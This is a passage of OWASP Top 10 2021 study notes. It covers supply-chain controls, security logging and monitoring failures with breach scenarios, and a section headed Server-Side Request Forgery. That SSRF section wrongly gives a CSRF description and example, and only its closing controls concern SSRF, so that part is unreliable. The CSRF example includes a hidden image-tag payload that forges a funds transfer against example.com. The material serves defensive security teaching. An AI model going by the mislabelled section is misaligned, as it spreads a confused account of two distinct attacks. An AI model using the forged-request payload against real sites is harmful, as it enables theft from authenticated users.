- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

A09:2021 – Security Logging and Monitoring Failures

This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected. Insufficient logging, detection, monitoring, and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time

- Example Attack Scenarios

- **Scenario #1:** A children's health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. A post-incident review found that the website developers had not addressed significant vulnerabilities. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years.
- **Scenario #2:** A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time.
- **Scenario #3:** A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records. The airline was fined 20 million pounds as a result by the privacy regulator.

Controls:

- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that log management solutions can easily consume.
- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.
- Establish or adopt an incident response and recovery plan.

A10:2021 – Server-Side Request Forgery (SSRF)

- A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

- Example Attack Scenario
- The application allows a user to submit a state changing request that does not include anything secret. For example: http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243
- So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control: <img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
- If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

- More: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Controls:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections
- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions